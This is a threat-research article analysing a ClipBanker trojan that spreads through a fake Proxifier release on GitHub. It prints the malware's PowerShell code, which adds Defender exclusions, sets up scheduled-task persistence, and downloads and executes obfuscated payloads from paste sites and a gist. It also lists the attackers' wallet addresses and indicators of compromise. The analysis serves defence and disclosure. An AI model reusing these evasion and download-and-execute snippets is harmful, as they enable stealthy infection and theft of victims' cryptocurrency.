

ClipBanker Trojan masquerades as Proxifier software

SL securelist.com/clipbanker-malware-distributed-via-trojanized-proxifier/119341

Oleg Kupreev

April 9, 2026



At the start of the year, a certain Trojan caught our eye due to its incredibly long infection chain. In most cases, it kicks off with a web search for “Proxifier”. Proxifiers are specialized software designed to tunnel traffic for programs that do not natively support proxy servers. They are a go-to for making sure these apps are functional within secured development environments.

By coincidence, Proxifier is also a name for a proprietary proxifier developed by VentoByte, which is distributed under a paid license.

If you search for Proxifier (or a proxifier), one of the top results in popular search engines is a link to a GitHub repository. That’s exactly where the source of the primary infection lives.



Proxifier



AI Mode **All** Shopping Images Videos Forums Short videos More ▾ Tools ▾

 SoftMany.com
<https://proxifier.en.softmany.com>

Proxifier - Download

Proxifier is a handy desktop utility that offers services for network applications without proxy server support.

 apponic
<https://proxifier.apponic.com> > ... > Miscellaneous

Proxifier Download

Proxifier is a program that allows network applications that do not support working through proxy servers to operate through a HTTP or SOCKS proxy server or a ...

 Softonic
<https://proxifier.en.softonic.com> > Apps > Utilities & Tools

Proxifier - Download

Dec 10, 2025 — Proxifier is a utility tool designed for Windows that enables network applications to function through proxy servers, specifically SOCKS and ...

 GitHub
<https://github.com> > lukecodix > Proxifier

Proxifier is a networking tool designed to route ...

Proxifier is a networking tool designed to route the network connections of applications through a proxy server. It is often used in situations where ...



Proxifier



поиск алиса картинки видео карты финансы квартиры переводчик все

Proxifier - The Most Advanced Proxy Client

proxifier.com

In a corporate network of 500 computers, **Proxifier** is deployed to forward connections through the proxy. The configuration gets managed remotely from a single control point.

[Download](#) · [Buy](#) · [Screenshots](#) · [Documentation](#)

Proxifier Downloads

proxifier.com > [download/](#)

Here, you can download a fully-functional copy of **Proxifier** and use it for 31 days for free. You will need to buy it if you decide to continue using it beyond the trial period.

What Is Proxifier And How Can We Use It On Windows? | by Hawkdiver

medium.com > [@hawkdiver/what-is-proxifier-and-how-...](#)


In this post, we will learn what exactly **Proxifier** is and how it may be used on Windows to improve one's network performance, circumvent limitations, and increase privacy protection.

Releases · lukecodix/Proxifier

github.com > [lukecodix/Proxifier/releases](https://github.com/lukecodix/Proxifier/releases)

Proxifier is a networking tool designed to route the network connections of applications through a proxy server. - Releases · lukecodix/Proxifier. ... **Proxifier**. 28 Jan 23:32.

The GitHub project itself contains the source code for a rudimentary proxy service. However, if you head over to the Releases section, you'll find an archive containing an executable file and a text document. That executable is actually a malicious wrapper bundled around the legitimate Proxifier installer, while the text file helpfully offers activation keys for the software.



Once launched, the Trojan's first order of business is to add an exception to Microsoft Defender for all files with a TMP extension, as well as for the directory where the executable is sitting. The way the Trojan pulls this off is actually pretty exotic.

First, it creates a tiny stub file – only about 1.5 KB in size – in the temp directory under the name “Proxifier<???.tmp” and runs it. This stub doesn't actually do anything on its own; it serves as a donor process. Later, a .NET application named “api_updater.exe” is injected into it to handle the Microsoft Defender exclusions. To get this done, api_updater.exe decrypts and runs a PowerShell script using the PSObject class. PSObject lets the script run directly inside the current process without popping up a command console or launching the interpreter.

```
$ErrorActionPreference = "SilentlyContinue"
Add-MpPreference -ExclusionExtension ".tmp" -Force
$parentDirectory = Split-Path -Parent -Path (Get-Process -Id $PID).Path
Add-MpPreference -ExclusionPath $parentDirectory -Force
exit
```

As soon as the required exclusions are set, the trojanized proxifier.exe extracts and launches the real Proxifier installer. Meanwhile, it quietly continues the infection in the background: it creates another donor process and injects a module named proxifierupdater.exe. This module acts as yet another injector. It launches the system utility conhost.exe and injects it with another .NET app, internally named “bin.exe”, which runs a PowerShell script using the same method as before.

```
$ProgressPreference = 'SilentlyContinue'
$ErrorActionPreference = "SilentlyContinue"
$PRO = [Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12';[Net.ServicePointManager]::
SecurityProtocol = $PRO
Function ZTMHWTQUXLCWDV {
    &('i'+E+'X') ([io.streaMReader]::new([Io.cOmpResSIoN.dEfLATEStREAm]::new(
    [io.meMORYStREAm] [convert]::('fR'+OMB+'A'+SE6+'4STR'+InG') ("fVlZk.....Pz8bw=="),
    [io.coMprEsSIoN.coMPREssiOnMoDE]::('d'+ec+'omP'+reS+'s'))).('ReAD'+ToEn+'d') ())
    &('i'+E+'X') ([io.streaMReader]::new([Io.cOmpResSIoN.dEfLATEStREAm]::new([
    io.meMORYStREAm] [convert]::('fR'+OMB+'A'+SE6+'4STR'+InG') ("HcvBC...ItI6AA=="),
    [io.coMprEsSIoN.coMPREssiOnMoDE]::('d'+ec+'omP'+reS+'s'))).('ReAD'+ToEn+'d') ())
    [ThReADinG.thrEad]::sLEEP(1700)
    $ATN = New-ScheduledTaskAction -Execute "ConHoST" -Argument '--headless p"OW"eR"sh"E11
    "[sCRIPtblock]::cReaTe([String]::New([CoNVERT]::fRoMBASE64stRiNg('KfTl...WVY'))).InVoKe()"
    $TGR = New-ScheduledTaskTrigger -AtLogon
    $TP = "Maintenance Settings Control Panel"
    $CONFIG = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -RunOnlyIfNetworkAvailable
    -StartWhenAvailable -DisallowHardTerminate -DontStopIfGoingOnBatteries -DontStopOnIdleEnd
    -ExecutionTimeLimit (New-TimeSpan -Days 1000)
    Register-ScheduledTask -Action $ATN -Trigger $TGR -TaskName "Maintenance Settings Control Panel"
    -TaskPath $TP -Setting $CONFIG -Force | out-null
    Start-ScheduledTask -TaskPath "Maintenance Settings Control Panel"
    -TaskName "Maintenance Settings Control Panel"
    IWR -useb -Uri "https://maper.info/2X5tF5" -H @{ "User-Agent"="Mozilla/5.0 (Windows
    NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari
    /537.36 Edg/131.0.0.0"} -EA Ignore
}
ZTMHWTQUXLCWDV
exit
```

The script is obfuscated and parts of it are encoded, but it really only performs four specific actions:

- Add the “powershell” and “conhost” processes to Microsoft Defender exclusions.
- Create a registry key at *HKLM\SOFTWARE\System::Config* and store another Base64-encoded PowerShell script inside it.
- Set up a scheduled task to launch PowerShell with another script as an argument. The script's task is to read the content of the created registry key, decode it, and transfer control to the resulting script.
- Ping an IP Logger service at [https://maper\[.\]info/2X5tF5](https://maper[.]info/2X5tF5) to let the attackers know the infection was successful.

This wraps up the primary stage of the infection. As you can see, the Trojan attempts to use fileless (or bodiless) malware techniques. By executing malicious code directly in allocated memory, it leaves almost no footprint on the hard drive.

The next stage is launched along with the task created in the scheduler. This is what it looks like:

```
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>ConHost</Command>
    <Arguments>--headless p"OW"eR"sh"E11
    "IsCRIPtIbLockl::cReaTe<IString>::New<IConUERT>::fRoMBASE64stRiNg<'KftTdHJpbmddOjp
    OZxcOw2NvInZFcNrd0jpmUk9tQkFzZTY0c3RyaU5nKChncCAoKCdI SycrJ0xNOicrJ0JQM1MqJysnZUJQ
    MycrJ1N5c3R1bScpLUJFcExhY0UgJ0JQMysW2NoYUJdOTI pKS5Db25maWc pKS18SWUY'>>>.InUoKe<
    "</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>DESKTOP-XXTRMGW\txIHz</UserId>
    <LogonType>InteractiveToken</LogonType>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
</Task>
```

The task launches the PowerShell interpreter, passing the script from the arguments as input. As we already mentioned, it reads the contents of the previously created Config registry key, then decodes and executes it. This is yet another PowerShell script whose job is to download the next script from hardcoded addresses and execute it. These addresses belong to Pastebin-type services, and the content located there is encoded in several different ways at once.

```
function zvhrywtwakp {
    $ProgressPreference = 0; $ErrorActionPreference = 0;
    class TrustAllCERTPolicy : NET.CertificatePolicy {
        [BOL] CheckValidationResult([Net.ServicePoint] $a,
        [Security.Cryptography.X509Certificates.X509Certificate] $b,
        [net.WebRequest] $c, [int] $d) {return 1}
    }
    [NET.ServicePointManager]::CertificatePolicy = [TrustAllCERTPolicy]::new()
    $6ebba8a95ed = @()
    ('X0JERBYPTB5GWURFULRZWKtWDFwZS1ZGGHdBdRBZxIkVn'),
    ('X0JERBYPTB5FV15BR1NEGglaEEUZWVZJWV9GGxdUFA=='),
    ('X0JERBYPTB5VUF5QRfNcXQceEB9VvloeRvdHGwteCEhBTlpZQk4='),
    ('X0JERBYPTB5EVF5cGVVFWUoAVnVQSQQDXfdiGxdUFA=='),
    ('X0JERBYPTB5GWURFUhbUQRZE1REF1ReWhlCVRIaCAJ9DVZhfWc='),
    ('X0JERBYPTB5RUMfRldCVREbEEZfS0QeRVlXURdGVB5SXUEcVxZ2GxdUFB5bNURFukQEVxVPDQ=='),
    ('X0JERBYPTB5GUV1ZWfVghdaDEVVV1NUGURFGkdaBFRESwAeU1NGGQRfCh5EwUaEw1dQABHTfJGQlk=')
    for ($4a1c841cc7 = 0; $4a1c841cc7 -lt $6ebba8a95ed.Count; $4a1c841cc7++)
    {
        $eb49647c280 = $6ebba8a95ed[$4a1c841cc7]
        $1f58a336540 = [convert]::((('fromBase64String')) ($eb49647c280))
        $b970483fea3 = [Text.Encoding]::((('UTF8'))).getBytes(('7604e5c16871'))
        $16acab45b95 = (~[OI]((45,99,120,111,114))%{[char]$_}))
        $f03342d7970 = for ($7de43bd07e3 = 0; $7de43bd07e3 -lt $1f58a336540.Length; $7de43bd07e3++) {&('iex')} "&($1f58a336540[$7de43bd07e3]);
        $924b9a0887d = [Text.Encoding]::((('UTF8'))).GetString($f03342d7970)
        try {
            $4edca0f2a0a = iwr -Uri $924b9a0887d -Useb
            if ($4edca0f2a0a.StatusCode -eq 200) {
                $b7c77908d73 = [convert]::((('fromBase64String')) ([net.WebClient]::new().Download($924b9a0887d)))
                $78b869e2f8d = [IO.MemoryStream]::new($b7c77908d73)
                $b20c758c00c = [IO.Stream]::new($78b869e2f8d, [IO.Compression.CompressionMode]::Decompress).ReadToEnd()
                $4edca0f2a0a = [IO.Stream]::new($b20c758c00c, [IO.Compression.CompressionMode]::Decompress).ReadToEnd()
                $1686f8e57fa = ([char[]] (0..64+78..90+85..77+91..96+110..122+97..109+123..255)) [[char[]] $4edca0f2a0a] -Join ""
                try { ('iex') $1686f8e57fa } catch {}
                return
            }
        } catch {
            continue
        }
    }
}
zvhrywtwakp
```

Decoded and deobfuscated script from the Config registry key

The script from Pastebin continues the download chain. This time, the payload is located on GitHub.

```
$1z=[{[net.WebCLIENT]:new().DownloadSTRING([([TEXT.encoding]:UTF8.GetString([Convert]::FromBase64String("{1}{25}{4}{19}{12}{11}{7}{9}{22}{0}{17}{18}{10}{24}{21}{5}{23}{14}{15}{20}{6}{13}{8}{2}{3}{16}"-f"0c00",'a','d','mOTQ5OGFjN','0cHM6Ly9naXN0Lm','Dg1','NTQ2Z','b20vbXNmY','I2NT','29uN','OMT','5j','1Yi','GU2YW','2VmNjBjZGI5Z','ThkMG','y9lcHh6','DRkNjYOMjNjYjYwM','WY','dpdGh','YzY2Iz','RjZDY0OGYxMi9yYXcvZ','W9seMy8xM','Y','gzND','HR')))]]);[char[]](0..64+78..90+65..77+91..96+110..122+97..109+123..255)[[char[]]$1z-join'')]|ieX
```

Decoded script from Pastebin

It's a massive script, clocking in at around 500 KB. Interestingly, the bulk of the file is just one long Base64 string. After decoding it and doing some deobfuscation, we end up with a script whose purpose is quite clear. It extracts shellcode from a Base64 string, launches the `fontdrvhost.exe` utility, injects the shellcode into it, and hands over control.


[illegible]

The shellcode, in turn, unpacks and sets up the code for the final payload. This is classic ClipBanker-like malware, and there's nothing particularly fancy about it. It's written in C++, compiled with MinGW, doesn't bother with system persistence, and doesn't even connect to the network. Its entire job is to constantly monitor the clipboard for strings that look like crypto wallet addresses belonging to various blockchain-based networks (Cardano, Algorand, Ethereum, Bitcoin, NEM, Stellar, BNB, Cosmos, Dash, Monero, Dogecoin, MultiversX, Arweave, Filecoin, Litecoin, Neo, Osmosis, Solana, THOR, Nano, Qtum, Waves, TRON, Ripple, Tezos, and ZelCash), and then swap them with the attackers' own addresses.

Here is the full list of replacement addresses:

1 addr1qxenj0dwefgmp9z4t4dgek3yh3d8cfzcl6u97x2ln8c4nljjv7xdw2u0jhfdy90arm0xr0das4kznrh8qj33dzu8z5fqdtusyt
2
3 QSAROFQNKPXKKDNK67N5MQY5IQ4MTKGLI65KREVKW53R2M6WHORP3ME2E
4
5 0x97c16182d2e91a9370d5590b670f6b8dc755680552e40218a2b28ec7ad105071
6
7 qrherxuw7fupud48l9xwvdcg7w64g8g7xvls9vgqyq
8
9 bc1q88r38gk8ynrhdfur7yefwf5hrn2y56s90vlrvq
10
11 36vf1gvZSxHkRRhAFiH6fotVWYEwH3tk22
12
13 14U9sBVDRyEfPgR8h9QJatwtrodey4NeH4
14
15 bc1phfm9d0fpqtrg9hkrxx5ww9k2qzww59q5czga95rtmk6vh5h8devsa72fxk
16
17 btg1qqfsueknwmg92xrpch22wru0g4ka4p2vum3pdj
18
19 AcRjmRuDswUeQHtxJnzAn496r9Lo8XQjUK
20
21 GW9DJpw4mBJnVUWucX3szdH5bXZ9pqzLRF
22
23 bnb18nqx60dx6dhhsdyddcl0653392w0v4yhx07knl
24
25 cosmos10zqq0frph0rs36wwjg4r2r5626m6a2dgv3h6nv
26
27 DskZFNcs5MKg9EdvhAnu87YGzWwVoBvd2tZ
28
29 Xj3KofSCPq97odR8hiFjfeZs2FqbwUbstk
30
31 DJYXgJuBrc7cuGn4sgJXz1sdArKURkoWS9
32
33 erd14n38wxxm9epjh0s2y8078yqqzy4ztq9ckczy883dwcfgd54peaqs3tp2k2
34
35 a2dB176hgduQopnJPrEGjfojRWSHwTS62Q
36
37 f1qxoyqf3va2mwfbgzah3t7pqe7x5fmdev5dqc25a
38
39 inj1qw709q8utgjhxrs2ccqzhmz2w254dedllzmlef
40
41 ltc1q4calyk5x5g36ckpsrcr6ndtxdlc0ea9qs4h44n
42
43 MCB8j9kXkX3f3BoXaBcsDc9RFoki9Kb3AR
44
45 LhMGEEmGwxcGhCEQ7QmbC1hywRbHbbv6p8
46
47 14FBxuV8HEuuWPFoFHbbG4Hm4pa7CqroQiGDeWvZdGiiJm8W
48
49 osmo10zqq0frph0rs36wwjg4r2r5626m6a2dgy2y297
50
51 7ATuKGMEEAG9Tz5Qe4eRf1EAWqJNUvYXMiCGmtSbaJXR
52
53 thor12x0nqpjz2djpuaxm2j2z963sawdcze3nhxacyu
54
55 EQA28DFYnisowE0e49Sp2DUv6RKQWOJGbvEGKWRPXE83bMnQ
56
57 nano_1j9mji4q8qytb1r7yyqntzkyay5xo1wznnwmy9a3p9r371zb3d6wr6xs8y5
58
59 QXwbqRnmxgmMZQk5WEvMYEBVzf1MP4eMY9
60
61 3P7zSKMhfMP5kd85xtHNmCx2gi9apCgnSP
62
63 TNkGLYwtjcSk2A9U8cxJzttGeGEgz56hSP
64
65 GB4XWREV3WOXWIWFE3DVX3FUNUXLOC7EEGXHZXRUKI5AMZAG3SV7EV4P
66
67 46QtL5btfng85iGrPDFabp4mxGhRbEZJaH67i5LhQsWhCnuiURKVU74QbMp4TcZqgDnENMWaqhpt82vQSEdyBf4Tp1v8Y9
68
69 rKwSuwgnNNWn8P8x1ckUopKkErnPW3tVr9
70
71 tz1cPNzMxTsLzV1Gca2VowGgjRm7MkRzGLw5
72
73 t1Nwwai9UsQxcgJVVbssnmfjznhbq2v8ud
74
75 ZEPHYR2tzMbbkY7CCsShtADqstJLEeZfEiDHQeRchSg8FoaAn2XzsDD8eEEEx5cweBQb4jX12DhfPz36c6TD6uV9fPrcFMqwxTn93Y

The complete execution chain, from the moment the malicious installer starts until the ClipBanker code is running, looks like this:



Victims

Since the beginning of 2025, more than 2000 users of Kaspersky solutions have encountered this threat, most of them located in India and Vietnam. Interestingly, 70% of these detections came from the Kaspersky Virus Removal Tool, a free utility used to clean devices that are already infected. This underscores the importance of the preemptive protection: it is often cheaper and easier to prevent the infection than to face consequences of a successful attack.

Conclusion

This campaign is yet another perfect example of the old adage: “buy cheap, pay twice”. Trying to save a buck on software, combined with a lack of caution when hunting for free solutions, can lead to an infection and the subsequent theft of funds – in this case, cryptocurrency. The attackers are aggressively promoting their sites in search results and using fileless techniques alongside a marathon infection chain to stay under the radar. Such attacks are difficult to detect and stop in time.

To stay safe and avoid losing your money, use reliable security solutions that are able to prevent your device from being infected. Download software only from official sources. If for some reason you can't use a reputable paid solution, we highly recommend thoroughly vetting the sites you use to download software.

Indicators of compromise

URLs

[https://pastebin\[.\]com/raw/FmpsDATQ](https://pastebin[.]com/raw/FmpsDATQ)

[https://snippet\[.\]host/aaxniv/raw](https://snippet[.]host/aaxniv/raw)

[https://chiaselinks\[.\]com/raw/nkkywvmhux](https://chiaselinks[.]com/raw/nkkywvmhux)

[https://rlim\[.\]com/55Dfq32kaR/raw](https://rlim[.]com/55Dfq32kaR/raw)

[https://paste.kealper\[.\]com/raw/k3K5aPJQ](https://paste.kealper[.]com/raw/k3K5aPJQ)

[https://git.parat\[.\]swiss/rogers7/dev-api/raw/master/cpzn](https://git.parat[.]swiss/rogers7/dev-api/raw/master/cpzn)

[https://pinhole\[.\]rootcode\[.\]ru/rogers7/dev-api/raw/master/cpzn](https://pinhole[.]rootcode[.]ru/rogers7/dev-api/raw/master/cpzn)

[https://github\[.\]com/lukecodix/Proxifier/releases/download/4.12/Proxifier.zip](https://github[.]com/lukecodix/Proxifier/releases/download/4.12/Proxifier.zip)

[https://gist.github\[.\]com/msfcon5ol3/107484d66423cb601f418344cd648f12/raw/d85cef60cdb9e8d0f3cb3546de6ab657f9498ac7/upxz](https://gist.github[.]com/msfcon5ol3/107484d66423cb601f418344cd648f12/raw/d85cef60cdb9e8d0f3cb3546de6ab657f9498ac7/upxz)

Hashes

[34a0f70ab100c47caaba7a5c85448e3d](#)

[7528bf597fd7764fcb7ec06512e073e0](#)

[8354223cd6198b05904337b5dff7772b](#)